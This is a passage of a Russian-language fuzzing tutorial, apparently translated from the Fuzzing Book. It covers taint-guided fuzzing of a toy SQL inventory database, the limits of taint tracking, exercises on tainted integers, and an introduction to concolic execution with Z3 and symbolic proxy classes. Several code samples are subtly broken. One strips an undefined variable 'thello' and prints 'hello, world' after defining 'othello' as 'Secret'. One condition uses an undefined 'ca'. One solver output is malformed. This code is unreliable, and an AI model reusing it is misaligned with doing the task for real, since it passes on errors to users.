```
def tree_type(tree):
    key, children = tree
    return (type(key), key, [tree_type(c) for c in children])

tgf = TaintedGrammarFuzzer(INVENTORY_GRAMMAR_F)
x = None
for _ in range(10):
    qtree = tgf.fuzz_tree()
    query = tgf.tree_to_string(qtree)
    assert isinstance(query, ostr)
    try:
        print(repr(query))
        res = trdb.sql(query)
        print(repr(res))
    except SQL_EXCEPTION as e:
        print(e)
    except Tainted as e:
        print(e)
        origin = e.args[0].origin
        tgf.update_grammar(origin, qtree)
    except:
        traceback.print_exc()
        break
    print()
```

Пример выполнения порождает запросы `select` и `delete`; всякий раз, когда выражение достигает `eval()`, выводится `Tainted[...]`. Например:

```
'select (g!=(9)!=((:)==2==9)!=J)==-7 from inventory'
Tainted[(((g!=(9)!=((:)==2==9)!=J)==-7)]

'delete from inventory where ((c)==T)!=5==(8!=Y)!=-5'
Tainted[(((c)==T)!=5==(8!=Y)!=-5)]

'select (((w==(((X!-----8)))))) from inventory'
Tainted[(((w==(((X!-----8)))))))]

'delete from inventory where o!=2====-5==3!=t'
Tainted[o!=2====-5==3!=t]

'select (2) from inventory'
```

```
Tainted[((2))]
```

```
'select _ from inventory'
```

```
Tainted[(_)]
```

```
'delete from inventory where _==(7==(9)!=(---5)==1)==-8'
```

```
Tainted[_==(7==(9)!=(---5)==1)==-8]
```

Теперь можно просмотреть расширенную грамматику и узнать, сколько раз использовалось каждое правило:

```
tgf.ctp_grammar
```

Результат содержит всю грамматику с полем `{ 'use': n }` у каждой альтернативы. В данном запуске `<start> → <query>` использовано 10 раз; опасные запросы распределились поровну между альтернативами `select ... from ...` и `delete from ... where ...` — по 5 раз. Альтернативы `insert`, `update` и `select ... where ...` получили нулевые счётчики. У выражений ненулевыми оказались, в частности, равенство, неравенство, числа, слова и скобки; не достигшие опасной операции арифметические альтернативы остались с нулём.

Следующий шаг — сосредоточиться на правилах, которые чаще достигали опасных операций, и повысить вероятность порождаемых ими значений.

Ограничения отслеживания меток

Хотя наша инфраструктура умеет обнаруживать утечки информации, она далеко не совершенна. Метки могут потеряться несколькими способами, после чего информация всё равно способна выйти наружу.

Преобразования

Мы отслеживаем метки и происхождение только в *строках* и *символах*. При преобразовании в числа или другие данные эта информация теряется. Рассмотрим функцию, которая преобразует отдельные символы в числа и обратно:

```
def strip_all_info(s):
    t = ""
    for c in s:
        t += chr(ord(c))
    return t

othello = ostr("Secret")
othello

'Secret'
```

```
othello.origin # type: ignore

[0, 1, 2, 3, 4, 5]
```

Преобразование через число не переносит метки и происхождение:

```
thello_stripped = strip_all_info(thello)
thello_stripped

'hello, world'
```

```
with ExpectError():
    thello_stripped.origin

AttributeError: 'str' object has no attribute 'origin' (expected)
```

Проблему можно частично решить, расширив числа метками и происхождением так же, как строки. Но в какой-то момент механизм всё равно сломается: как только выполнение достигнет внутренней функции на C из библиотеки Python, метка не пройдёт внутрь неё и сквозь неё — если только не реализовать динамические метки и для таких функций.

Внутренние библиотеки на C

Как уже отмечалось, вызовы внутренних библиотек на C не распространяют метки. Обычная конкатенация их сохраняет:

```
hello = ostr('hello', origin=100)
world = ostr('world', origin=200)
(hello + ' ' + world).origin

[100, 101, 102, 103, 104, -1, 200, 201, 202, 203, 204]
```

Но эквивалентный вызов `join()` у обычной строки завершается неудачей:

```
with ExpectError():
    ''.join([hello, ' ', world]).origin # type: ignore

AttributeError: 'str' object has no attribute 'origin' (expected)
```

Неявный информационный поток

Даже если пометить все данные программы, поток информации всё ещё можно скрыть: превратить явный поток в *неявный*, то есть поток данных — в поток управления. Например:

```
def strip_all_info_again(s):
    t = ""
    for c in s:
        if c == 'a':
            t += 'a'
        elif c == 'b':
            t += 'b'
        elif c == 'c':
            t += 'c'
    ...
```

Между символами `s` и `t` здесь нет явного потока данных, однако строки будут одинаковы. Такая проблема часто встречается в программах, обрабатывающих и изменяющих внешний ввод.

Обязательное применение меток

Преобразования и неявные потоки — лишь некоторые способы потерять сведения о метках и происхождении. Лучшее защитное правило — *всегда предполагать худшее в отношении непомеченных строк*:

- С точки зрения доверия непомеченную строку следует считать *возможно недоверенной* и не полагаться на неё без очистки.
- С точки зрения конфиденциальности непомеченную строку следует считать *возможно секретной* и не выдавать наружу.

Следовательно, программа должна всегда различать два вида меток: явно доверенное и явно недоверенное либо явно секретное и явно несекретное. Если метка по пути потерялась, её может понадобиться восстановить из источников, как мы делали в строковых методах. Результатом

становится надёжное приложение, где каждый информационный поток проверяется во время выполнения, а нарушения быстро обнаруживаются автоматизированными тестами.

Усвоенные уроки

- Строковые и посимвольные метки позволяют динамически отслеживать поток информации от ввода к внутренним частям системы и обратно к выводу.
- Проверка меток обнаруживает недоверенный ввод и утечки информации во время выполнения.
- Преобразования данных и неявные потоки могут удалить сведения о метках; получившиеся непомеченные строки следует считать имеющими худшую возможную метку.
- Совместное применение меток и фаззинга даёт более надёжный признак неправильного поведения, чем одна лишь проверка на сбой программы.

Что дальше

Ещё более совершенная альтернатива направляемому метками фаззингу — *символьные* методы, учитывающие семантику тестируемой программы. В следующей главе о конколическом фаззинге эти методы применяются для исследования информационных потоков, а последующая глава о символьном фаззинге показывает полноценное символьное выполнение для покрытия кода. [Поисковый фаззинг](#) часто предлагает более дешёвую стратегию исследования.

Литература

Анализ меток в Python с помощью библиотечного подхода, подобного реализованному в этой главе, обсуждается у Conti и соавторов [Conti2010].

Упражнения

Упражнение 1. Помеченные числа

Создайте класс `tint` — помеченное целое число, которое, подобно `tstr`, имеет атрибут метки, передаваемый от одного `tint` к другому.

Часть 1. Создание

Реализуйте класс `tint`, чтобы метка задавалась при создании:

```
x = tint(42, taint='SECRET')
assert x.taint == 'SECRET'
```

Решение. Здесь напрямую применима схема `tstr`:

```

class tint(int):
    def __new__(cls, value, *args, **kw):
        return int.__new__(cls, value)

    def __init__(self, value, taint=None, **kwargs):
        self.taint = taint

x = tint(42, taint='SECRET')
assert x.taint == 'SECRET'

```

Часть 2. Арифметические выражения

Обеспечьте передачу меток через арифметические выражения; поддержите сложение, вычитание, умножение и деление:

```

y = x + 1
assert y.taint == 'SECRET'

```

Решение. Как и у `tstr`, реализуем метод `create()` и вспомогательную функцию для быстрого определения всех арифметических операций:

```

class tint(tint):
    def create(self, n):
        # print("New tint from", n)
        return tint(n, taint=self.taint)

```

Функция `make_int_wrapper()` создаёт обёртку существующего метода `int`, которая присоединяет метку к результату:

```

def make_int_wrapper(fun):
    def proxy(self, *args, **kwargs):
        res = fun(self, *args, **kwargs)
        # print(fun, args, kwargs, "=", repr(res))
        return self.create(res)
    return proxy

```

Применим её ко всем арифметическим операторам:

```

for name in ['__add__', '__radd__', '__mul__', '__rmul__', '__sub__',
             '__floordiv__', '__truediv__']:
    fun = getattr(int, name)
    setattr(tint, name, make_int_wrapper(fun))

x = tint(42, taint='SECRET')
y = x + 1
y.taint # type: ignore

'SECRET'

```

Часть 3. Передача меток от целых чисел к строкам

Преобразование помеченного целого числа в строку с помощью `repr()` должно возвращать помеченную строку:

```

x_s = repr(x)
assert x_s.taint == 'SECRET'

```

Решение. Определим функции строкового преобразования так, чтобы они возвращали `tstr`:

```

class tint(tint):
    def __repr__(self) -> tstr:
        s = int.__repr__(self)
        return tstr(s, taint=self.taint)

class tint(tint):

```



```

def __str__(self) -> tstr:
    return tstr(int.__str__(self), taint=self.taint)

x = tint(42, taint='SECRET')
x_s = repr(x)
assert isinstance(x_s, tstr)
assert x_s.taint == 'SECRET'

```

Часть 4. Передача меток от строк к целым числам

Преобразование помеченного объекта с атрибутом `taint` в целое число должно передавать эту метку:

```

password = tstr('1234', taint='NOT_EXACTLY_SECRET')
x = tint(password)
assert x == 1234
assert x.taint == 'NOT_EXACTLY_SECRET'

```

Решение. Конструктор `__init__()` должен проверять наличие атрибута `taint`:

```

class tint(tint):
    def __init__(self, value, taint=None, **kwargs):
        if taint is not None:
            self.taint = taint
        else:
            self.taint = getattr(value, 'taint', None)

password = tstr('1234', taint='NOT_EXACTLY_SECRET')
x = tint(password)
assert x == 1234
assert x.taint == 'NOT_EXACTLY_SECRET'

```

Упражнение 2. Тестирование информационных потоков

Создайте тесты, обеспечивающие *максимальный* информационный поток: пусть заданные метки распространяются как можно дальше. Реализуйте подходящую функцию приспособленности для [поискового тестирования](#) и поручите поисковому фаззеру найти решения.

Решение. Эта тема заслуживает отдельного раздела; пока она остаётся упражнением для читателя.

Конколический фаззинг

В [главе об информационных потоках](#) мы увидели, как динамические метки помогают создавать более интеллектуальные тесты, чем простая проверка на сбои программы. Мы также применяли метки для обновления грамматики и сосредоточения фаззинга на опасных методах.

Метки полезны, но неинтерпретируемые строки — лишь один из векторов атаки. Можно ли сказать больше о свойствах переменных в любой точке выполнения? Например, можно ли гарантировать, что функция всегда получит буферы правильной длины?

Решение предлагает *конколическое выполнение*. Его идея такова: мы начинаем с образца входных данных и выполняем функцию под трассировкой. Всякий раз, когда выполнение проходит через условие, мы *сохраняем встреченное условие* как *отношение между символьными переменными*. Символьную переменную можно считать заполнителем настоящей переменной — подобно x в алгебраическом уравнении. Такие переменные позволяют задавать отношения, ещё не решая их.

Конколическое выполнение собирает ограничения пройденного пути и позволяет отвечать на вопросы о поведении программы в любой интересующей точке этого пути. Кроме того, оно способно усилить фаззинг.

В этой главе мы подробно исследуем конколическое выполнение функций Python и его применение для улучшения фаззинга.

Предварительные требования

- Следует прочитать [главу о покрытии](#).
- Следует прочитать [главу об информационных потоках](#).
- Полезно знать основную идею [решателей SMT](#).

```
from typing import List, Callable, Dict, Tuple
```

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.ConcolicFuzzer import <identifier>
```

Глава определяет два главных класса: `SimpleConcolicFuzzer` и `ConcolicGrammarFuzzer`. Сначала `SimpleConcolicFuzzer` выполняет программу на образце ввода и собирает встреченные предикаты. Затем фаззер инвертирует случайные предикаты, получая новые ограничения на вход. Их решения порождают данные, исследующие пути рядом с исходным.

ConcolicTracer

В основе обоих фаззеров находится *конколический трассировщик*, который фиксирует символьные переменные и условия пути во время выполнения программы.

`ConcolicTracer` используется в блоке `with`; выражение `tracer[function]` выполняет `function` внутри трассировщика и перехватывает условия. Пример для `cgi_decode()`:

```
with ConcolicTracer() as _:  
    _[cgi_decode]('a%20d')
```

После выполнения символьные переменные доступны в атрибуте `decls`, отображающем их в типы:

```
_.decls
{'cgi_decode_s_str_1': 'String'}
```

Извлечённые условия пути находятся в атрибуте path:

```
_.path
[0 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 0, 1) == "+"),
 Not(str.substr(cgi_decode_s_str_1, 0, 1) == "%"),
 1 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 1, 1) == "+"),
 str.substr(cgi_decode_s_str_1, 1, 1) == "%",
 Not(str.substr(cgi_decode_s_str_1, 2, 1) == "0"),
 Not(str.substr(cgi_decode_s_str_1, 2, 1) == "1"),
 str.substr(cgi_decode_s_str_1, 2, 1) == "2",
 str.substr(cgi_decode_s_str_1, 3, 1) == "0",
 4 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 4, 1) == "+"),
 Not(str.substr(cgi_decode_s_str_1, 4, 1) == "%"),
 Not(5 < Length(cgi_decode_s_str_1))]
```

Атрибут context хранит пару из decls и path; её удобно передавать конструктору ConcolicTracer:

```
assert _.context == (_.decls, _.path)
```

Решив ограничения, можно получить параметры функции, проходящие тем же путём, что и исходный вызов:

```
_.zeval()
({'sat', {'s': ('A%20B', 'String')}})
```

zeval() также принимает альтернативные или инвертированные ограничения; примеры приведены далее в главе.

Первая схема резюме показывает ConcolicTracer, который принимает функцию и конкретный ввод, собирает объявления символьных переменных и условия пути, а затем передаёт их решателю для получения нового ввода.

SimpleConcolicFuzzer

Полученные от ConcolicTracer ограничения добавляются в конколический фаззер следующим образом:

```
scf = SimpleConcolicFuzzer()
scf.add_trace(_, 'a%20d')
```

После этого фаззер использует накопленные ограничения для направления фаззинга:

```
scf = SimpleConcolicFuzzer()
for i in range(20):
    v = scf.fuzz()
    if v is None:
        break
    print(repr(v))
    with ExpectError(print_traceback=False):
        with ConcolicTracer() as _:
            _[cgi_decode](v)
    scf.add_trace(_, v)
```

Пример порождает строки " ", "%", "", "AB", "A+", "A", "+", "A%", "A+B", "ABC" и другие близкие варианты. Некоторые одиночные или незавершённые знаки % ожидаемо вызывают IndexError: string index out of range. Дополнительные входы исследуют новые пути рядом с уже

известными.

Вторая схема резюме показывает цикл: фаззер выбирает ещё не исследованное ответвление ограничений, решатель создаёт новый вход, трассировщик выполняет программу и возвращает фаззеру новый путь.

ConcolicGrammarFuzzer

`SimpleConcolicFuzzer` исследует пути рядом с маршрутом исходного образца. Он знает только пути в коде и ничего не знает о структуре входа.

Напротив, `ConcolicGrammarFuzzer` знает грамматику входных данных и собирает обратную связь от тестируемого объекта. Часть встреченных ограничений он способен поднять на уровень грамматики, обеспечивая более глубокий фаззинг:

```
from InformationFlow import INVENTORY_GRAMMAR, SQLException
cgf = ConcolicGrammarFuzzer(INVENTORY_GRAMMAR)
cgf.prune_tokens(prune_tokens)
for i in range(10):
    query = cgf.fuzz()
    print(query)
    with ConcolicTracer() as _:
        with ExpectError(print_traceback=False):
            try:
                res = _[db_select](query)
                print(repr(res))
            except SQLException as e:
                print(e)
    cgf.update_grammar(_)
    print()
```

Пример порождает инструкции `insert`, `select`, `delete` и `update`. База отвечает диагностикой вроде `Table ('H') was not found, Column ('q491') was not found` и `Invalid WHERE (...)`; после каждого запуска фаззер обновляет грамматику собранными ограничениями.

Третья схема резюме дополняет предыдущий цикл грамматикой: дерево вывода определяет структуру входа, конколическая трасса связывает ограничения с узлами дерева, а обратная связь меняет дальнейшее порождение.

Отслеживание ограничений

В [главе об информационных потоках](#) динамические метки направляли фаззинг, показывая, какая часть ввода достигла интересующей точки. Но динамическое отслеживание меток ограничено объёмом передаваемой информации. Например, нас может интересовать, что произойдёт при изменении определённых свойств входа.

Рассмотрим функцию `factorial()`, возвращающую факториал аргумента.

```
def factorial(n):
    if n < 0:
        return None

    if n == 0:
        return 1

    if n == 1:
        return 1

    v = 1
    while n != 0:
```

```

        v = v * n
        n = n - 1

    return v

```

Проверим функцию на значении 5:

```

factorial(5)

120

```

Достаточно ли этого, чтобы исследовать все возможности функции? Один из способов проверки — посмотреть полученное *покрытие*. Сначала расширим класс Coverage из [главы о покрытии](#), чтобы он возвращал дуги покрытия:

```

from Coverage import Coverage
import inspect

class ArcCoverage(Coverage):
    def traceit(self, frame, event, args):
        if event != 'return':
            f = inspect.getframeinfo(frame)
            self._trace.append((f.function, f.lineno))
        return self.traceit

    def arcs(self):
        t = [i for f, i in self._trace]
        return list(zip(t, t[1:]))

```

Получим дуги покрытия с помощью трассировщика:

```

with ArcCoverage() as cov:
    factorial(5)

```

Визуализируем покрытие на графе потока управления:

```

from ControlFlow import to_graph, gen_cfg

to_graph(gen_cfg(inspect.getsource(factorial)), arcs=cov.arcs())

```

Полученный граф содержит вход и выход функции, три последовательных условия $n < 0$, $n == 0$, $n == 1$, и цикл `while n != 0` с телом `v = v * n; n = n - 1`. Зелёным отмечен путь [1, 2, 5, 8, 11, 12, 13, 14], пройденный для $n = 5$; ветви [2, 3], [5, 6] и [8, 9] остаются красными и неисследованными. Нам нужны входы, при которых, например, условие в узле 2 примет значение True. Как их получить?

Конколическое выполнение

Чтобы покрыть дополнительные ветви, можно наблюдать текущий путь выполнения и собирать встреченные на нём *условные ограничения*. Затем следует породить вход, который направит выполнение по ещё не пройденной ветви.

Сначала пошагово рассмотрим функцию:

```

lines = [i[1] for i in cov._trace if i[0] == 'factorial']
src = {i + 1: s for i, s in enumerate(
    inspect.getsource(factorial).split('\n'))}

```

- Строка 1 — точка входа. Мы знаем, что вход n является целым числом.

```

src[1]

'def factorial(n):'

```

- Строка 2 содержит предикат $n < 0$. Следующей выполняется строка 5, следовательно, в этой точке пути предикат был ложным.

```
src[2], src[3], src[4], src[5]

('    if n < 0:', '        return None', '', '    if n == 0:')
```

Это один из предикатов, где истинная ветвь не была пройдена. Чтобы найти значение для неё, можно представить вход символьной переменной, закодировать ограничение и поручить *решателю SMT* решить его отрицание.

Как отмечалось во введении, символьная переменная играет роль заполнителя настоящей переменной, подобно x в алгебре. В ней кодируются ограничения, наложенные программой. Определив все обязательные условия, можно получить конкретное значение, которое им удовлетворяет.

Решение ограничений

Для ограничений применяют решатель *выполнимости формул в теориях* (Satisfiability Modulo Theories, SMT). Он строится поверх решателя булевой выполнимости SAT. SAT-решатель выясняет, существует ли присваивание переменных, удовлетворяющее булевой формуле первого порядка, например $(a \mid b) \ \& \ (\sim a \mid \sim b)$ при $a = \text{true}$, $b = \text{false}$.

SMT расширяет SAT конкретными фоновыми теориями — например, теорией целых чисел или строк. Пусть строковое ограничение записано формулой $h + t == \text{'hello,world'}$. Решатель, понимающий теорию строк, проверит выполнимость и, если она существует, выдаст конкретные значения, например $h = \text{'hello,'}$ и $t = \text{'world'}$.

В этой главе используется SMT-решатель Z3:

```
import z3 # type: ignore

z3_ver = z3.get_version()

print(z3_ver)

(4, 11, 2, 0)

assert z3_ver >= (4, 8, 13, 0), \
    f"Please install z3-solver 4.8.13.0 or later - you have {z3_ver}"
```

Для корректного вычисления строковых ограничений этой главы можно выбрать решатель `z3str3`. Кроме того, ограничим каждое вычисление Z3 тридцатью секундами:

```
# z3.set_option('smt.string_solver', 'z3str3')
z3.set_option('timeout', 30 * 1000) # milliseconds
```

Для кодирования ограничений нужны символьные переменные. Сделаем `zn` заполнителем символьной целочисленной переменной Z3 с именем `n`:

```
zn = z3.Int('n')
```

Ограничение $(n < 0)$ из строки 2 функции `factorial()` кодируется непосредственно:

```
zn < 0

n < 0
```

Ранее мы трассировали `factorial(5)`. При входе 5 выполнение выбрало ветвь `else` предиката $n < 0$. Это наблюдение выражается отрицанием:

```
z3.Not(zn < 0)
```

```
Not(n < 0)
```

Метод `z3.solve()` проверяет выполнимость ограничений и, если они выполнимы, предоставляет подходящие значения переменных. Попросим Z3 найти вход для ветви `else`:

```
z3.solve(z3.Not(zn < 0))  
[n = 0]
```

Это одно, пусть и тривиальное, решение. SMT-решатели справляются с гораздо более сложными задачами. Например, так решается квадратное уравнение:

```
x = z3.Real('x')  
eqn = (2 * x**2 - 11 * x + 5 == 0)  
z3.solve(eqn)  
[x = 5]
```

Попросим Z3 дать другое решение:

```
z3.solve(x != 5, eqn)  
[x = 1/2]
```

Действительно, и $x = 5$, и $x = 1/2$ решают уравнение $2x^2 - 11x + 5 = 0$.

Аналогично запросим вход, удовлетворяющий условию строки 2 `factorial()` и направляющий выполнение в ветвь `if`:

```
z3.solve(zn < 0)  
[n = -1]
```

Если вызвать `factorial(-1)`, функция гарантированно выберет истинную ветвь условия в строке 2. Проверим покрытие, используя найденное решение:

```
with cov as cov:  
    factorial(-1)  
  
to_graph(gen_cfg(inspect.getsource(factorial)), arcs=cov.arcs())
```

На обновлённом графе ветвь от $n < 0$ к `return None` стала зелёной, хотя ветви для $n == 0$ и $n == 1$ пока остаются красными.

Вернёмся к исходному входу `factorial(5)`:

- В строке 5 встречается новый предикат $n == 0$, где снова была выбрана ложная ветвь.

```
src[5]  
'    if n == 0:'
```

Чтобы дойти до этой точки тем же путём, должны выполняться следующие предикаты:

```
predicates = [z3.Not(zn < 0), z3.Not(zn == 0)]
```

- В строке 8 встречается ещё один предикат, и его ложная ветвь тоже была выбрана.

```
src[8]  
'    if n == 1:'
```

Все встреченные к этому моменту предикаты:

```
predicates = [z3.Not(zn < 0), z3.Not(zn == 0), z3.Not(zn == 1)]
```

Чтобы пройти ветвь с `return 1`, нужно соблюсти все предыдущие предикаты, но инвертировать последний:

```
last = len(predicates) - 1  
z3.solve(predicates[0:-1] + [z3.Not(predicates[-1])])
```

```
[n = 1]
```

Мы трассируем выполнение `factorial(5)` на конкретных значениях и одновременно поддерживаем *символьные теневые переменные*, позволяющие фиксировать ограничения. Именно такой способ, где конкретное выполнение отслеживается вместе с символьными переменными, называется *конколическим выполнением*.

Как автоматизировать этот процесс? Можно использовать инфраструктуру, подобную [отслеживанию информационных потоков](#), и наследование Python для создания *символьных прокси-объектов*, сопровождающих конкретное выполнение.

Конколический трассировщик

Теперь определим класс, собирающий символьные переменные и условия пути во время выполнения. `ConcolicTracer` вызывается в блоке `with`. Чтобы выполнить функцию под трассировкой её условий пути, нужно *преобразовать* аргументы; поэтому функция вызывается через оператор доступа `[]`.

Типичное применение `ConcolicTracer` выглядит так:

```
with ConcolicTracer() as _:  
    _[function](args, ...)
```

После выполнения символьные переменные доступны через `decls`, а `path` перечисляет встреченные условия пути:

```
_.decls  
_.path
```

Атрибут `context` содержит пару объявлений и условий пути:

```
_.context
```

При первом чтении техническую реализацию можно пропустить и сразу перейти к примерам.

Экскурс: реализация `ConcolicTracer`

Конструктор принимает единственный аргумент `context`, содержащий уже известные объявления символьных переменных и условия пути. Он необходим для вложенных контекстов:

```
class ConcolicTracer:  
    """Trace function execution, tracking variables and path conditions"""  
  
    def __init__(self, context=None):  
        """Constructor."""  
        self.context = context if context is not None else ({}, [])  
        self.decls, self.path = self.context
```

Добавим методы входа и выхода для блока `with`:

```
class ConcolicTracer(ConcolicTracer):  
    def __enter__(self):  
        return self  
  
    def __exit__(self, exc_type, exc_value, tb):  
        return
```

Интроспекция позволяет определить аргументы функции. Подключим её к `__getitem__()`:

```
class ConcolicTracer(ConcolicTracer):  
    def __getitem__(self, fn):
```



```

self.fn = fn
self.fn_args = {i: None for i in inspect.signature(fn).parameters}
return self

```

Сама функция вызывается методом `__call__()`:

```

class ConcolicTracer(ConcolicTracer):
    def __call__(self, *args):
        self.result = self.fn(*self.concolic(args))
        return self.result

```

Пока `concolic()` является прозрачной функцией. Позднее мы изменим её, чтобы она порождала символьные переменные:

```

class ConcolicTracer(ConcolicTracer):
    def concolic(self, args):
        return args

```

Теперь функции уже можно выполнять под трассировкой:

```

with ConcolicTracer() as _:
    _[factorial](1)

```

Объявления и условия пока пусты, поскольку прокси ещё ничего не вычисляют:

```

_.decls
{}
_.path
[]

```

Оба атрибута будут заполняться конколическими прокси-объектами.

Конколические прокси-объекты

Определим `zproxy_create()`. По имени класса она создаёт экземпляр нужного прокси, соответствующую символьную переменную и регистрирует её в `context`:

```

def zproxy_create(cls, z_type, z3var, context, z_name, v=None):
    z_value = cls(context, z3var(z_name), v)
    context[0][z_name] = z_type # add to decls
    return z_value

```

Прокси-класс для булевых значений

Класс `zbool` отслеживает встреченные предикаты. Это обёртка, содержащая символьное значение `z` и конкретное значение `v`. Конкретное значение определяет ветвь выполнения, а символьное сохраняет соответствующий предикат.

Инициализация выполняется двумя способами. `zproxy_create()` создаёт и регистрирует новую теньевую символьную переменную для исходного аргумента. Во всех остальных случаях конструктор получает уже существующее символьное значение.

```

class zbool:
    @classmethod
    def create(cls, context, z_name, v):
        return zproxy_create(cls, 'Bool', z3.Bool, context, z_name, v)

    def __init__(self, context, z, v=None):
        self.context = context
        self.z = z
        self.v = v

```

```
self.decl, self.path = self.context
```

Создадим в текущем контексте трассировщика символьную переменную `my_bool_arg` с конкретным значением `True`:

```
with ConcolicTracer() as _:
    val = zbool.create(_.context, 'my_bool_arg', True)
```

Символьное имя находится в `z`, конкретное значение — в `v`:

```
val.z, val.v
(my_bool_arg, True)
```

Окружающий контекст `ConcolicTracer` автоматически обновился через `zproxy_create()` и содержит объявление с типом:

```
_.context
({'my_bool_arg': 'Bool'}, [])
```

Тот же объект доступен через `val.context`:

```
val.context
({'my_bool_arg': 'Bool'}, [])
```

Отрицание закодированной формулы

`zbool` позволяет одновременно отрицать конкретное и символьное значения:

```
class zbool(zbool):
    def __not__(self):
        return zbool(self.context, z3.Not(self.z), not self.v)

with ConcolicTracer() as _:
    val = zbool.create(_.context, 'my_bool_arg', True).__not__()

val.z, val.v
(Not(my_bool_arg), False)
```

Контекст по-прежнему хранит исходное объявление:

```
_.context
({'my_bool_arg': 'Bool'}, [])
```

Регистрация предикатов в условиях

`zbool` отслеживает булевы условия, возникающие при выполнении программы. Как только условие вычисляется, его символьное выражение регистрируется в контексте. При проверке истинности Python вызывает `__bool__()`, поэтому подключимся к нему:

```
class zbool(zbool):
    def __bool__(self):
        r, pred = (True, self.z) if self.v else (False, z3.Not(self.z))
        self.path.append(pred)
        return r
```

Например, так кодируется условие, встреченное в `factorial()`. Сначала зададим конкретное значение `sa` и его теньевую символьную переменную `za`:

```
sa = 5
za = z3.Int('a')
```

Обернём сравнение в `zbool` и используем в условии, принудительно зарегистрировав его в контексте:

```
with ConcolicTracer() as _:
    if zbool(_.context, za == z3.IntVal(5), ca == 5):
        print('success')

success

_.path

[5 == a]
```

Прокси-класс для целых чисел

Теперь определим символьную обёртку `zint` для `int`. Она хранит используемые целочисленные переменные, встреченные предикаты и конкретное значение, выбирающее фактический путь. Поскольку `zint` расширяет примитивный `int`, для создания экземпляра требуется `__new__()`:

```
class zint(int):
    def __new__(cls, context, zn, v, *args, **kw):
        return int.__new__(cls, v, *args, **kw)
```

Как у `zbool`, новая символьная переменная регистрируется через `create()`, а уже существующее выражение передаётся обычному конструктору:

```
class zint(zint):
    @classmethod
    def create(cls, context, zn, v=None):
        return zproxy_create(cls, 'Int', z3.Int, context, zn, v)

    def __init__(self, context, z, v=None):
        self.z, self.v = z, v
        self.context = context
```

Целочисленное значение `zint` равно его конкретному значению:

```
class zint(zint):
    def __int__(self):
        return self.v

    def __pos__(self):
        return self.v

with ConcolicTracer() as _:
    val = zint.create(_.context, 'int_arg', 0)

val.z, val.v, _.context

(int_arg, 0, ({'int_arg': 'Int'}, []))
```

`zint` часто участвует в арифметике и сравнениях с другими `int`, которые могут быть переменными либо константами. Вспомогательный метод `_zv()` определяет вид значения и создаёт правильный символьный эквивалент:

```
class zint(zint):
    def _zv(self, o):
        return (o.z, o.v) if isinstance(o, zint) else (z3.IntVal(o), o)

with ConcolicTracer() as _:
    val = zint.create(_.context, 'int_arg', 0)

val._zv(0), val._zv(val)

((0, 0), (int_arg, 0))
```

Равенство целых чисел

Два целых числа сравниваются на равенство и неравенство с помощью `__eq__()` и `__ne__()`:

```
class zint(zint):
    def __ne__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, self.z != z, self.v != v)

    def __eq__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, self.z == z, self.v == v)
```

На случай, если обычный `int` находится слева, через `__eq__()` определяется обратная операция `__req__()`:

```
class zint(zint):
    def __req__(self, other):
        return self.__eq__(other)

with ConcolicTracer() as _:
    ia = zint.create(_.context, 'int_a', 0)
    ib = zint.create(_.context, 'int_b', 0)
    v1 = ia == ib
    v2 = ia != ib
    v3 = 0 != ib
    print(v1.z, v2.z, v3.z)

int_a == int_b int_a != int_b 0 != int_b
```

Сравнение целых чисел

Определим операции строгого порядка:

```
class zint(zint):
    def __lt__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, self.z < z, self.v < v)

    def __gt__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, self.z > z, self.v > v)
```

Остальные операции выводятся из сравнения и равенства:

```
class zint(zint):
    def __le__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, z3.Or(self.z < z, self.z == z),
                     self.v < v or self.v == v)

    def __ge__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, z3.Or(self.z > z, self.z == z),
                     self.v > v or self.v == v)

with ConcolicTracer() as _:
    ia = zint.create(_.context, 'int_a', 0)
    ib = zint.create(_.context, 'int_b', 1)
    v1 = ia > ib
    v2 = ia < ib
    print(v1.z, v2.z)
    v3 = ia >= ib
    v4 = ia <= ib
    print(v3.z, v4.z)

int_a > int_b int_a < int_b
Or(int_a > int_b, int_a == int_b) Or(int_a < int_b, int_a == int_b)
```

Бинарные операции над целыми числами

Реализуем арифметические операции, описанные в [модели данных Python](#). Закомментированные операции напрямую недоступны для `z3.ArithRef`; при необходимости их придётся реализовать отдельно — пример будет в упражнениях.

```
INT_BINARY_OPS = [
    '__add__',
    '__sub__',
    '__mul__',
    '__truediv__',
    # '__div__',
    '__mod__',
    # '__divmod__',
    '__pow__',
    # '__lshift__',
    # '__rshift__',
    # '__and__',
    # '__xor__',
    # '__or__',
    '__radd__',
    '__rsub__',
    '__rmul__',
    '__rtruediv__',
    # '__rdiv__',
    '__rmod__',
    # '__rdivmod__',
    '__rpow__',
    # '__rlshift__',
    # '__rrshift__',
    # '__rand__',
    # '__rxor__',
    # '__ror__',
]

def make_int_binary_wrapper(fname, fun, zfun): # type: ignore
    def proxy(self, other):
        z, v = self._zv(other)
        z_ = zfun(self.z, z)
        v_ = fun(self.v, v)
        if isinstance(v_, float):
            # we do not implement float results yet.
            assert round(v_) == v_
            v_ = round(v_)
        return zint(self.context, z_, v_)

    return proxy
```

Список инициализаторов позволяет заново установить динамически добавляемые методы:

```
INITIALIZER_LIST: List[Callable] = []

def initialize():
    for fn in INITIALIZER_LIST:
        fn()

def init_concolic_1():
    for fname in INT_BINARY_OPS:
        fun = getattr(int, fname)
        zfun = getattr(z3.ArithRef, fname)
        setattr(zint, fname, make_int_binary_wrapper(fname, fun, zfun))

INITIALIZER_LIST.append(init_concolic_1)
init_concolic_1()

with ConcolicTracer() as _:
    ia = zint.create(_.context, 'int_a', 0)
```

```

        ib = zint.create(_.context, 'int_b', 1)
        print((ia + ib).z)
        print((ia + 10).z)
        print((11 + ib).z)
        print((ia - ib).z)
        print((ia * ib).z)
        print((ia / ib).z)
        print((ia ** ib).z)

int_a + int_b
int_a + 10
11 + int_b
int_a - int_b
int_a*int_b
int_a/int_b
int_a**int_b

```

Унарные операции над целыми числами

```

INT_UNARY_OPS = [
    '__neg__',
    '__pos__',
    # '__abs__',
    # '__invert__',
    # '__round__',
    # '__ceil__',
